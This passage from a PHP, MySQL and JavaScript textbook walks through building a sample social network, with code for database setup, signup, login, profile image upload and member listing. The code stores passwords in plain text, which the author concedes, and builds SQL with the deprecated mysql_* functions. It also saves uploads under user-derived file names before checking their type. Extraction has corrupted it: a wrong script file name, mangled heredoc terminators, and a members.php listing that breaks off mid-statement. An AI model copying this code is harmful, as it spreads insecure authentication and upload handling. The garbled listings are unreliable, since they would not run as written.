    if (LEFT == 600) LEFT = 0

    S('box').width = SIZE + 'px'
    S('box').height = SIZE + 'px'
    S('box').left = LEFT + 'px'
  }
</script>
</body>
</html>
```

In the `<head>` of the document, the `box` object is set to a background color of `'orange'` with a border value of `'1px solid red'`, and its `position` property is set to `absolute` so that it is allowed to be moved around in the browser window.

Then, in the `animate` function, the global variables `SIZE` and `LEFT` are continuously updated and then applied to the `width`, `height`, and `left` style attributes of the `box` object (adding `'px'` after each to specify that the values are in pixels), thus animating it at a frequency of once every 30 milliseconds. This gives a rate of 33.33 frames per second (1000 / 30 milliseconds).

This completes your introduction to all the topics covered in this book, and you are well on the way to becoming a seasoned web developer. But before I finish, in the final chapter I want to bring everything I've introduced together into a single project, so that you can see in practice how all the technologies integrate with each other.

## Test Your Knowledge

1. What are the `o`, `S`, and `C` functions provided to do?
2. Provide two ways to modify a CSS attribute of an object.
3. Which properties provide the width and height available in a browser window?
4. How can you make something happen when the mouse pointer passes over and then out of an object?
5. Which JavaScript function creates new elements, and which appends them to the DOM?
6. How can you make an element a) invisible and b) collapse to zero dimensions?
7. Which function creates a single event at a future time?
8. Which function sets up repeating events at set intervals?
9. How can you release an element from its location in a web page to enable it to be moved around?
10. What delay between events should you set (in milliseconds) to achieve an animation rate of 50 frames per second?

See “[Chapter 20 Answers](#)” on page 515 in [Appendix A](#) for the answers to these questions.



# Bringing It All Together

Now that you've reached the end of your journey into learning the hows, whys, and wherefores of dynamic web programming, I want to leave you with a real example that you can sink your teeth into. In fact, it's a collection of examples, because I've put together a simple social networking project comprising all the main features you'd expect from such a site.

Across the various files, there are examples of MySQL table creation and database access, CSS style sheets, file inclusion, session control, DOM access, Ajax calls, event and error handling, file uploading, image manipulation, and a whole lot more.

Each example file is complete and self-contained, yet works with all the others to build a fully functional social networking site, even including a style sheet you can modify to completely change the look and feel of the project. Being small and light, the end product is particularly usable on mobile platforms such as a smartphone or tablet, but will run equally well on a full-sized desktop computer.

I leave it up to you to take any pieces of code you think you can use and expand on them for your own purposes. Perhaps you may even wish to build on these files to create a social networking site of your own.

## Designing a Social Networking Site

Before writing any code, I sat down and came up with a list of things that I decided were essential to such a site. These included:

- A signup process
- A login form
- A logout facility
- Session control
- User profiles with uploaded thumbnails
- A member directory

- Adding members as friends
- Public and private messaging between members
- How to style the project

I decided to name the project *Robin's Nest*, but you have to modify only one line of code (in *functions.php*) to change this to a name of your choice.

## On the Website

All the examples in this chapter can be found on the book's companion website, located at <http://lpmj.net>. You can download the examples to your computer by clicking on the "The Examples" link. This will download an archive file called *2nd\_edition\_examples.zip*, which you should extract to a suitable location on your computer.

Of particular interest to this chapter, within the ZIP file there's a folder called *robinsnest*, in which all the following examples have been saved using the correct filenames required by this sample application. So, you can easily copy them all to your web development folder to try them out.

## functions.php

Let's jump right into the project, starting with [Example 21-1](#), *functions.php*, the include file of main functions. This file contains a little more than just the functions, though, because I have added the database login details here instead of using yet another separate file.

The first half-dozen lines of code define the host, database name, username, and password of the database to use. It doesn't matter what you call the database, as long as it already exists (see [Chapter 8](#) for how to create a new database). Also make sure to correctly assign a MySQL username and password to `$dbuser` and `$dbpass`. With correct values, the subsequent two lines will open a connection to MySQL and select the database. The last of the initial instructions sets the name of the social networking site by assigning the value "Robin's Nest" to the variable `$appname`. If you want to change the name, here's the place to do so.

## The Functions

The project uses five main functions:

### `createTable`

Checks whether a table already exists and, if not, creates it.

### `queryMysql`

Issues a query to MySQL, outputting an error message if it fails.

### destroySession

Destroys a PHP session and clears its data to log users out.

### sanitizeString

Removes potentially malicious code or tags from user input.

### showProfile

Displays a user's image and "about me" message, if he has one.

All of these should be obvious in their action to you by now, with the possible exception of `showProfile`, which looks for an image of the name `<user>.jpg` (where `<user>` is the username of the current user) and, if found, displays it. It also displays any "about me" text the user may have saved.

I have ensured that error handling is in place for all the functions that need it, so that they can catch any typographical or other errors you may introduce and generate error messages. However, if you use any of this code on a production server, you will probably want to provide your own error-handling routines to make the code more user friendly.

Type in [Example 21-1](#) and save it as `functions.php` (or download it from the companion website), and you'll be ready to move on to the next section.

#### Example 21-1. `functions.php`

```
<?php // functions.php
$dbhost = 'localhost'; // Unlikely to require changing
$dbname = 'anexistingdb'; // Modify these...
$dbuser = 'robinsnest'; // ...variables according
$dbpass = 'apassword'; // ...to your installation
$appname = "Robin's Nest"; // ...and preference

mysql_connect($dbhost, $dbuser, $dbpass) or die(mysql_error());
mysql_select_db($dbname) or die(mysql_error());

function createTable($name, $query)
{
    queryMysql("CREATE TABLE IF NOT EXISTS $name($query)");
    echo "Table '$name' created or already exists.<br />";
}

function queryMysql($query)
{
    $result = mysql_query($query) or die(mysql_error());
    return $result;
}

function destroySession()
{
    $_SESSION=array();

    if (session_id() != "" || isset($_COOKIE[session_name()]))
        setcookie(session_name(), '', time()-2592000, '/');

    session_destroy();
}
```

```

}

function sanitizeString($var)
{
    $var = strip_tags($var);
    $var = htmlentities($var);
    $var = stripslashes($var);
    return mysql_real_escape_string($var);
}

function showProfile($user)
{
    if (file_exists("$user.jpg"))
        echo "<img src='$user.jpg' align='left' />";

    $result = queryMysql("SELECT * FROM profiles WHERE user='$user'");

    if (mysql_num_rows($result))
    {
        $row = mysql_fetch_row($result);
        echo stripslashes($row[1]) . "<br clear='left' /><br/>";
    }
}
?>

```

## header.php

For uniformity, each page of the project needs to have access to the same set of features. Therefore, I placed these things in *header.php* (Example 21-2). This is the file that is actually included by the other files, and it, in turn, includes *functions.php*. This means that only a single `include` is required in each file.

*header.php* starts by calling the function `session_start`. As you'll recall from [Chapter 12](#), this sets up a session that will remember certain values we want stored across different PHP files. Then the document type is set and the JavaScript O, S, and C functions from [Chapter 20](#) are pulled in from the file *osc.js*.

With the session started, the program then checks whether the session variable 'user' is currently assigned a value. If so, a user has logged in and the variable `$loggedin` is set to TRUE.

Based on the value of `$loggedin`, an `if` block displays one of two sets of menus. The nonlogged-in set simply offers options of *Home*, *Sign up*, and *Log in*, whereas the logged-in version offers full access to the project's features. Additionally, if a user is logged in, her username is appended in brackets to the page title and placed after the main heading. We can freely refer to `$user` wherever we want to put in the name, because if the user is not logged in, that variable is empty and will have no effect on the output.

The styling applied to this file is in the file *styles.css* (detailed at the end of this chapter); among other things, it creates a wide heading with a colored background and turns the links in the lists to rounded buttons.

*Example 21-2. header.php*

```
<?php // header.php
session_start();
echo "<!DOCTYPE html>\n<html><head><script src='05C.js'></script>";
include 'functions.php';

$userstr = ' (Guest)';

if (isset($_SESSION['user']))
{
    $user    = $_SESSION['user'];
    $loggedin = TRUE;
    $userstr = " ($user)";
}
else $loggedin = FALSE;

echo "<title>$appname$userstr</title><link rel='stylesheet' " .
     "href='styles.css' type='text/css' />" .
     "</head><body><div class='appname'>$appname$userstr</div>";

if ($loggedin)
{
    echo "<br ><ul class='menu'>" .
         "<li><a href='members.php?view=$user'>Home</a></li>" .
         "<li><a href='members.php'>Members</a></li>" .
         "<li><a href='friends.php'>Friends</a></li>" .
         "<li><a href='messages.php'>Messages</a></li>" .
         "<li><a href='profile.php'>Edit Profile</a></li>" .
         "<li><a href='logout.php'>Log out</a></li></ul><br />";
}
else
{
    echo ("<br /><ul class='menu'>" .
         "<li><a href='index.php'>Home</a></li>" .
         "<li><a href='signup.php'>Sign up</a></li>" .
         "<li><a href='login.php'>Log in</a></li></ul><br />" .
         "<span class='info'>&#8658; You must be logged in to " .
         "view this page.</span><br /><br />");
}
?>
```



Using the `<br />` tag, as in the preceding example, is a quick and dirty way of creating spacing in page layout. In this instance it works well, but generally you will probably want to use CSS margins to fine-tune the spacing around elements.

## setup.php

With the pair of included files written, it's now time to set up the MySQL tables they will use. This is done with [Example 21-3](#), *setup.php*, which you should type in and load into your browser before calling up any other files—otherwise, you'll get numerous MySQL errors.

The tables created are kept short and sweet, and have the following names and columns:

- **members**: username `user` (indexed), password `pass`
- **messages**: ID `id` (indexed), author `auth` (indexed), recipient `recip`, message type `pm`, message `message`
- **friends**: username `user` (indexed), friend's username `friend`
- **profiles**: username `user` (indexed), “about me” `text`

Because the function `createTable` first checks whether a table already exists, this program can be safely called multiple times without generating any errors.

It is very likely that you will need to add many more columns to these tables if you choose to expand on this project. If so, you may need to issue a MySQL `DROP TABLE` command before recreating a table.

*Example 21-3. setup.php*

```
<html><head><title>Setting up database</title></head><body>

<h3>Setting up...</h3>

<?php // setup.php
include_once 'functions.php';

createTable('members',
            'user VARCHAR(16),
            pass VARCHAR(16),
            INDEX(user(6))');

createTable('messages',
            'id INT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
            auth VARCHAR(16),
            recip VARCHAR(16),
            pm CHAR(1),
            time INT UNSIGNED,
            message VARCHAR(4096),
            INDEX(auth(6)),
            INDEX(recip(6))');

createTable('friends',
            'user VARCHAR(16),
            friend VARCHAR(16),
            INDEX(user(6)),
            INDEX(friend(6))');
```

```

createTable('profiles',
            'user VARCHAR(16),
            text VARCHAR(4096),
            INDEX(user(6))');
?>

<br />...done.
</body></html>

```

## index.php

This file is a trivial one, but it's necessary nonetheless to give the project a home page. All it does is display a simple welcome message. In a finished application, this would be where you sell the virtues of your site to encourage signups.

Seeing as all the MySQL tables have been created and the include files saved, you can now load [Example 21-4](#), *index.php*, into your browser to get your first peek at the new application. It should look like [Figure 21-1](#).

*Example 21-4. index.php*

```

<?php // index.php
include_once 'header.php';

echo "<br /><span class='main'>Welcome to Robin's Nest,";

if ($loggedin) echo " $user, you are logged in.";
else           echo ' please sign up and/or log in to join in.';

?>

</span><br /><br /></body></html>

```

## signup.php

Now we need a module to enable users to join the new network: that's [Example 21-5](#), *signup.php*. This is a slightly longer program, but you've seen all its parts before.

Let's start by looking at the end block of HTML. This is a simple form that allows a username and password to be entered. But note the use of the empty `<span>` given the id of 'info'. This will be the destination of the Ajax call in this program that checks whether a desired username is available. See [Chapter 17](#) for a complete description of how this works.



Figure 21-1. The main page of the site

## Checking for Username Availability

Now go back to the program start, and you'll see a block of JavaScript that starts with the function `checkUser`. This is called by the JavaScript `onBlur` event when focus is removed from the username field of the form. First it sets the contents of the `<span>` I mentioned (with the `id` of `'info'`) to an empty string, which clears it in case it previously had a value.

Next a request is made to the program `checkuser.php`, which reports whether the username `user` is available. The returned result of the Ajax call, a friendly message, is then placed in the `'info'` span.

After the JavaScript section comes some PHP code that you should recognize from the discussion of form validation in [Chapter 16](#). This section also uses the `sanitizeString` function to remove potentially malicious characters before looking up the username in the database and, if it's not already taken, inserting the new username `$user` and password `$pass`.

Upon successfully signing up, the user is then prompted to log in. A more fluid response at this point might be to automatically log in a newly created user, but as I don't want to overly complicate the code, I have kept the signup and login modules separate from each other. I'm sure you can easily implement this if you want to.

This file uses the CSS class `fieldname` to arrange the form fields, aligning them neatly under each other in columns. When loaded into a browser (and in conjunction with `checkuser.php`, shown later) this program will look like [Figure 21-2](#), where you can see that the Ajax call has identified that the username `Robin` is available. If you would like the password field to show only asterisks, change its type from `text` to `password`.

Example 21-5. *signup.php*

```
<?php // signup.php
include_once 'header.php';

echo <<<_END
<script>
function checkUser(user)
{
    if (user.value == '')
    {
        O('info').innerHTML = ''
        return
    }

    params = "user=" + user.value
    request = new ajaxRequest()
    request.open("POST", "checkuser.php", true)
    request.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
    request.setRequestHeader("Content-length", params.length)
    request.setRequestHeader("Connection", "close")

    request.onreadystatechange = function()
    {
        if (this.readyState == 4)
            if (this.status == 200)
                if (this.responseText != null)
                    O('info').innerHTML = this.responseText
    }
    request.send(params)
}

function ajaxRequest()
{
    try { var request = new XMLHttpRequest() }
    catch(e1) {
        try { request = new ActiveXObject("Msxml2.XMLHTTP") }
        catch(e2) {
            try { request = new ActiveXObject("Microsoft.XMLHTTP") }
            catch(e3) {
                request = false
            }
        }
    }
    return request
}
</script>
<div class='main'><h3>Please enter your details to sign up</h3>
_END;

$error = $user = $pass = "";
if (isset($_SESSION['user'])) destroySession();

if (isset($_POST['user']))
{
    $user = sanitizeString($_POST['user']);
    $pass = sanitizeString($_POST['pass']);
```

```

if ($user == "" || $pass == "")
    $error = "Not all fields were entered<br /><br />";
else
{
    if (mysql_num_rows(queryMysql("SELECT * FROM members WHERE user='$user'")))
        $error = "That username already exists<br /><br />";
    else
    {
        queryMysql("INSERT INTO members VALUES('$user', '$pass')");
        die("<h4>Account created</h4>Please Log in.<br /><br />");
    }
}
}

echo <<<_END
<form method='post' action='signup.php'>$error
<span class='fieldname'>Username</span>
<input type='text' maxlength='16' name='user' value='$user'
    onBlur='checkUser(this)' /><span id='info'></span><br />
<span class='fieldname'>Password</span>
<input type='text' maxlength='16' name='pass'
    value='$pass' /><br />
_END;
?>

<span class='fieldname'>&nbsp;</span>
<input type='submit' value='Sign up' />
</form></div><br /></body></html>

```



On a production server, I wouldn't recommend storing user passwords in the clear as I've done here (for reasons of space and simplicity). Instead, you should salt them and store them as MD5 or other one-way hash strings. See [Chapter 12](#) for more details on how to do this.

## checkuser.php

To go with *signup.php*, [Example 21-6](#) presents *checkuser.php*, the program that looks up a username in the database and returns a string indicating whether or not it has already been taken.

Because it relies on the functions `sanitizeString` and `queryMysql`, the program first includes the file *functions.php*. Then, if the `$_POST` variable 'user' has a value, the function looks it up in the database and, depending on whether it already exists as a username, outputs either "Sorry, this username is taken" or "This username is available." Just checking the function `mysql_num_rows` against the result is sufficient for this, as it will return 0 if it is not found, or 1 if it is.

The HTML entities `&#x2718;` and `&#x2714;` are also used to preface the string with either a cross or a check mark.




Figure 21-2. The signup page

Example 21-6. *checkuser.php*

```
<?php // checkuser.php
include_once 'functions.php';

if (isset($_POST['user']))
{
    $user = sanitizeString($_POST['user']);

    if (mysql_num_rows(queryMysql("SELECT * FROM members
        WHERE user='$user'")))
        echo "<span class='taken'>&nbsp;&#x2718; " .
            "Sorry, this username is taken</span>";
    else echo "<span class='available'>&nbsp;&#x2714; " .
            "This username is available</span>";
}
?>
```

## login.php

With users now able to sign up to the site, [Example 21-7](#), *login.php*, provides the code needed to let them log in. Like the signup page, it features a simple HTML form and some basic error checking, as well as using `sanitizeString` before querying the MySQL database.

The main thing to note here is that, upon successful verification of the username and password, the session variables 'user' and 'pass' are given the username and password values. As long as the current session remains active these variables will be accessible by all the programs in the project, allowing them to automatically provide access to logged-in users.

You may be interested in the use of the `die` function upon successfully logging in. This is there because it combines an `echo` and an `exit` command in one, thus saving a line of code. For styling, this file (like most of the others) applies the class `main` to indent the content from the lefthand edge.

When you call up this program in your browser, it should look like [Figure 21-3](#). Note how the `<input />` type of `password` has been used here to mask the password with asterisks to prevent it from being viewed by anyone looking over the user's shoulder.

*Example 21-7. login.php*

```
<?php // login.php
include_once 'header.php';
echo "<div class='main'><h3>Please enter your details to log in</h3>";
$error = $user = $pass = "";

if (isset($_POST['user']))
{
    $user = sanitizeString($_POST['user']);
    $pass = sanitizeString($_POST['pass']);

    if ($user == "" || $pass == "")
    {
        $error = "Not all fields were entered<br />";
    }
    else
    {
        $query = "SELECT user,pass FROM members
                WHERE user='$user' AND pass='$pass'";

        if (mysql_num_rows(queryMysql($query)) == 0)
        {
            $error = "<span class='error'>Username/Password
                    invalid</span><br /><br />";
        }
        else
        {
            $_SESSION['user'] = $user;
            $_SESSION['pass'] = $pass;
            die("You are now logged in. Please <a href='members.php?view=$user'> .
                "click here</a> to continue.<br /><br />");
        }
    }
}

echo <<<_END
<form method='post' action='login.php'>$error
```




Figure 21-3. The login page

```

<span class='fieldname'>Username</span><input type='text'
  maxlength='16' name='user' value='$user' /><br />
<span class='fieldname'>Password</span><input type='password'
  maxlength='16' name='pass' value='$pass' />
</END;
?>

<br />
<span class='fieldname'>&nbsp;</span>
<input type='submit' value='Login' />
</form><br /></div></body></html>

```

## profile.php

One of the first things that new users may want to do after signing up and logging in is to create a profile, which can be done via [Example 21-8](#), *profile.php*. I think you'll find some interesting code here, such as routines to upload, resize, and sharpen images.

Let's start by looking at the main HTML at the end of the code. This is like the forms you've just seen, but this time it has the parameter `enctype='multipart/form-data'`. This allows you to send more than one type of data at a time, enabling the posting of an image as well as some text. There's also an `<input />` type of `file`, which creates a browse button that a user can press to select a file to be uploaded.

When the form is submitted, the code at the start of the program is executed. The first thing it does is ensure that a user is logged in before allowing program execution to proceed. Only then is the page heading displayed.

## Adding the “About Me” Text

Next, the `POST` variable 'text' is checked to see whether some text was posted to the program. If so, it is sanitized and all long whitespace sequences (including returns and line feeds) are replaced with single spaces. This function incorporates a double security check, ensuring that the user actually exists in the database and that no attempted hacking can succeed before inserting this text into the database, where it will become the user’s “about me” details.

If no text was posted, the database is queried to see whether any already exists in order to prepopulate the `textarea` for the user to edit it.

## Adding a Profile Image

Next we move on to the section where the `$_FILES` system variable is checked to see whether an image has been uploaded. If so, a string variable called `$saveto` is created, based on the user’s username followed by the extension `.jpg`. For example, if the username is *Jill*, `$saveto` will have the value *Jill.jpg*. This is the file where the uploaded image will be saved for use in the user’s profile.

Following this, the uploaded image type is examined; it is accepted only if it is a *JPEG*, *PNG*, or *GIF* image. If the image is not of an allowed type, the flag `$typeok` is set to `FALSE`, preventing the final section of image upload code from being processed. But if the image is accepted, the variable `$src` is populated with the uploaded image using one of the `imagecreatefrom` functions, according to the image type uploaded. The image is now in a raw format that PHP can process.

## Processing the Image

First, the image’s dimensions are stored in `$w` and `$h` using the following statement, which is a quick way of assigning values from an array to separate variables:

```
list($w, $h) = getimagesize($saveto);
```

Then, using the value of `$max` (which is set to 100), new dimensions are calculated that will result in a new image of the same ratio, but with no dimension greater than 100 pixels. This results in giving the variables `$tw` and `$th` the new values needed. If you want smaller or larger thumbnails, simply change the value of `$max` accordingly.

Next, the function `imagecreatetruecolor` is called to create a new, blank canvas `$tw` wide and `$th` high in `$tmp`. Then `imagecopyresampled` is called to resample the image from `$src`, to the new `$tmp`. Sometimes resampling images can result in a slightly blurred

copy, so the next piece of code uses the `imageconvolution` function to sharpen up the image a bit.

Finally the image is saved as a JPEG file in the location defined by the variable `$saveto`, after which both the original and the resized image canvases are removed from memory using the `imagedestroy` function, returning the memory that was used.

## Displaying the Current Profile

Last but not least, so that the user can see what the current profile looks like before editing it, the `showProfile` function from *functions.php* is called prior to outputting the form HTML. If no profile exists yet, nothing will be displayed.

When a profile image is displayed, CSS is applied to it to provide a border, a shadow, and a margin to its right, to separate the profile text from the image.

The result of loading [Example 21-8](#) into a browser is shown in [Figure 21-4](#), where you can see that the `textarea` has been prepopulated with the “about me” text.

*Example 21-8. profile.php*

```
<?php // profile.php
include_once 'header.php';

if (!$loggedin) die();

echo "<div class='main'><h3>Your Profile</h3>";

if (isset($_POST['text']))
{
    $text = sanitizeString($_POST['text']);
    $text = preg_replace('/\s\s+/', ' ', $text);

    if (mysql_num_rows(queryMysql("SELECT * FROM profiles WHERE user='$user'")))
        queryMysql("UPDATE profiles SET text='$text' where user='$user'");
    else queryMysql("INSERT INTO profiles VALUES('$user', '$text')");
}
else
{
    $result = queryMysql("SELECT * FROM profiles WHERE user='$user'");

    if (mysql_num_rows($result))
    {
        $row = mysql_fetch_row($result);
        $text = stripslashes($row[1]);
    }
    else $text = "";
}

$text = stripslashes(preg_replace('/\s\s+/', ' ', $text));

if (isset($_FILES['image']['name']))
{
```

```

$saveto = "$user.jpg";
move_uploaded_file($_FILES['image']['tmp_name'], $saveto);
$typeok = TRUE;

switch($_FILES['image']['type'])
{
    case "image/gif":    $src = imagecreatefromgif($saveto); break;
    case "image/jpeg":  // Allow both regular and progressive jpegs
    case "image/pjpeg": $src = imagecreatefromjpeg($saveto); break;
    case "image/png":   $src = imagecreatefrompng($saveto); break;
    default:            $typeok = FALSE; break;
}

if ($typeok)
{
    list($w, $h) = getimagesize($saveto);

    $max = 100;
    $tw  = $w;
    $th  = $h;

    if ($w > $h && $max < $w)
    {
        $th = $max / $w * $h;
        $tw = $max;
    }
    elseif ($h > $w && $max < $h)
    {
        $tw = $max / $h * $w;
        $th = $max;
    }
    elseif ($max < $w)
    {
        $tw = $th = $max;
    }
}

$tmp = imagecreatetruecolor($tw, $th);
imagecopyresampled($tmp, $src, 0, 0, 0, 0, $tw, $th, $w, $h);
imageconvolution($tmp, array(array(-1, -1, -1),
    array(-1, 16, -1), array(-1, -1, -1)), 8, 0);
imagejpeg($tmp, $saveto);
imagedestroy($tmp);
imagedestroy($src);
}

showProfile($user);

echo <<< END
<form method='post' action='profile.php' enctype='multipart/form-data'>
<h3>Enter or edit your details and/or upload an image</h3>
<textarea name='text' cols='50' rows='3'>$text</textarea><br />
END;
?>

```



Figure 21-4. Editing a user profile

```
Image: <input type='file' name='image' size='14' maxlength='32' />
<input type='submit' value='Save Profile' />
</form></div><br /></body></html>
```

## members.php

Using [Example 21-9](#), *members.php*, your users will be able to find other members and choose to add them as friends (or drop them if they are already friends). This program has two modes. The first shows a user's profile, and the second lists all members and their relationships to you.

## Viewing a User's Profile

In the first mode a test is made for the GET variable 'view'. If it exists, a user wants to view someone's profile; the program does that using the `showProfile` function, along with providing a couple of links to the user's friends and messages.

## Adding and Dropping Friends

After that the two GET variables, 'add' and 'remove', are tested. If one or the other has a value, it will be the username of a user to either add or drop as a friend. This is achieved by looking up the user in the MySQL `friends` table and either inserting a friend's username or removing it from the table.

Of course, every posted variable is first passed through `sanitizeString` to ensure it is safe to use with MySQL.

## Listing All Members

The final section of code issues a SQL query to list all usernames. The code places the number returned in the variable `$num` before outputting the page heading.

A `for` loop then iterates through each and every member, fetching their details and then looking them up in the `friends` table to see if they are either being followed by or are a follower of the user. Anyone who is both a follower and a followee is classed as a mutual friend.

The variable `$t1` is nonzero when the user is following another member, and `$t2` is nonzero when another member is following the user. Depending on these values, text is displayed after each username showing that user's relationship (if any) to the current user.

Icons are also displayed to show the relationships. A double-pointed arrow means that the users are mutual friends, a left-pointing arrow indicates the user is following another member, and a right-pointing arrow indicates that another member is following the user.

Finally, depending on whether the user is following another member, a link is provided to either add or drop that member as a friend.

When you call up [Example 21-9](#) in a browser, it will look like [Figure 21-5](#). See how the user is invited to "follow" a nonfollowing member, but if the member is already following the user, a "recip" link to reciprocate the friendship is offered. In the case of a member the user is already following, the user can select "drop" to end the following.

Example 21-9. members.php

```
<?php // members.php
include_once 'header.php';

if (!$loggedin) die();

echo "<div class='main'>";

if (isset($_GET['view']))
{
    $view = sanitizeString($_GET['view']);

    if ($view == $user) $name = "Your";
    else                $name = "$view's";

    echo "<h3>$name Profile</h3>";
    showProfile($view);
    echo "<a class='button' href='messages.php?view=$view'>" .
        "View $name messages</a><br /><br />";
    die("</div></body></html>");
}

if (isset($_GET['add']))
{
    $add = sanitizeString($_GET['add']);

    if (!mysql_num_rows(queryMysql("SELECT * FROM friends
        WHERE user='$add' AND friend='$user'")))
        queryMysql("INSERT INTO friends VALUES ('$add', '$user')");
}
elseif (isset($_GET['remove']))
{
    $remove = sanitizeString($_GET['remove']);
    queryMysql("DELETE FROM friends WHERE user='$remove' AND friend='$user'");
}

$result = queryMysql("SELECT user FROM members ORDER BY user");
$num     = mysql_num_rows($result);

echo "<h3>Other Members</h3><ul>";

for ($j = 0 ; $j < $num ; ++$j)
{
    $row = mysql_fetch_row($result);
    if ($row[0] == $user) continue;

    echo "<li><a href='members.php?view=$row[0]'>$row[0]</a>";
    $follow = "follow";

    $t1 = mysql_num_rows(queryMysql("SELECT * FROM friends
        WHERE user='$row[0]' AND friend='$user'"));
    $t2 = mysql_num_rows(queryMysql("SELECT * FROM friends
        WHERE user='$user' AND friend='$row[0]'"));

    if (($t1 + $t2) > 1) echo " &harr; is a mutual friend";
}
```




Figure 21-5. Using the members module

```

elseif ($t1)      echo " &larr; you are following";
elseif ($t2)      { echo " &rarr; is following you";
                   $follow = "recip"; }

if (!$t1) echo " [

```



On a production server, there could be thousands or even hundreds of thousands of users, so you would probably substantially modify this program to include support for searching the “about me” text, paging of the output a screen at a time, and so on.

## friends.php

The module that shows a user’s friends and followers is [Example 21-10](#), *friends.php*. This interrogates the *friends* table just like the *members.php* program, but only for a single user. It then shows all of that user’s mutual friends and followers, along with the people he is following.

All the followers are saved into an array called `$followers` and all the people being followed are placed in an array called `$following`. Then a neat piece of code is used to extract all those that are both following and followed by the user, like this:

```
$mutual = array_intersect($followers, $following);
```

The `array_intersect` function extracts all members common to both arrays and returns a new array containing only those people. This array is then stored in `$mutual`. Now it's possible to use the `array_diff` function for each of the `$followers` and `$following` arrays to keep only those people who are *not* mutual friends, like this:

```
$followers = array_diff($followers, $mutual);  
$following = array_diff($following, $mutual);
```

This results in the array `$mutual` containing only mutual friends, `$followers` containing only followers (and no mutual friends), and `$following` containing only people being followed (and no mutual friends).

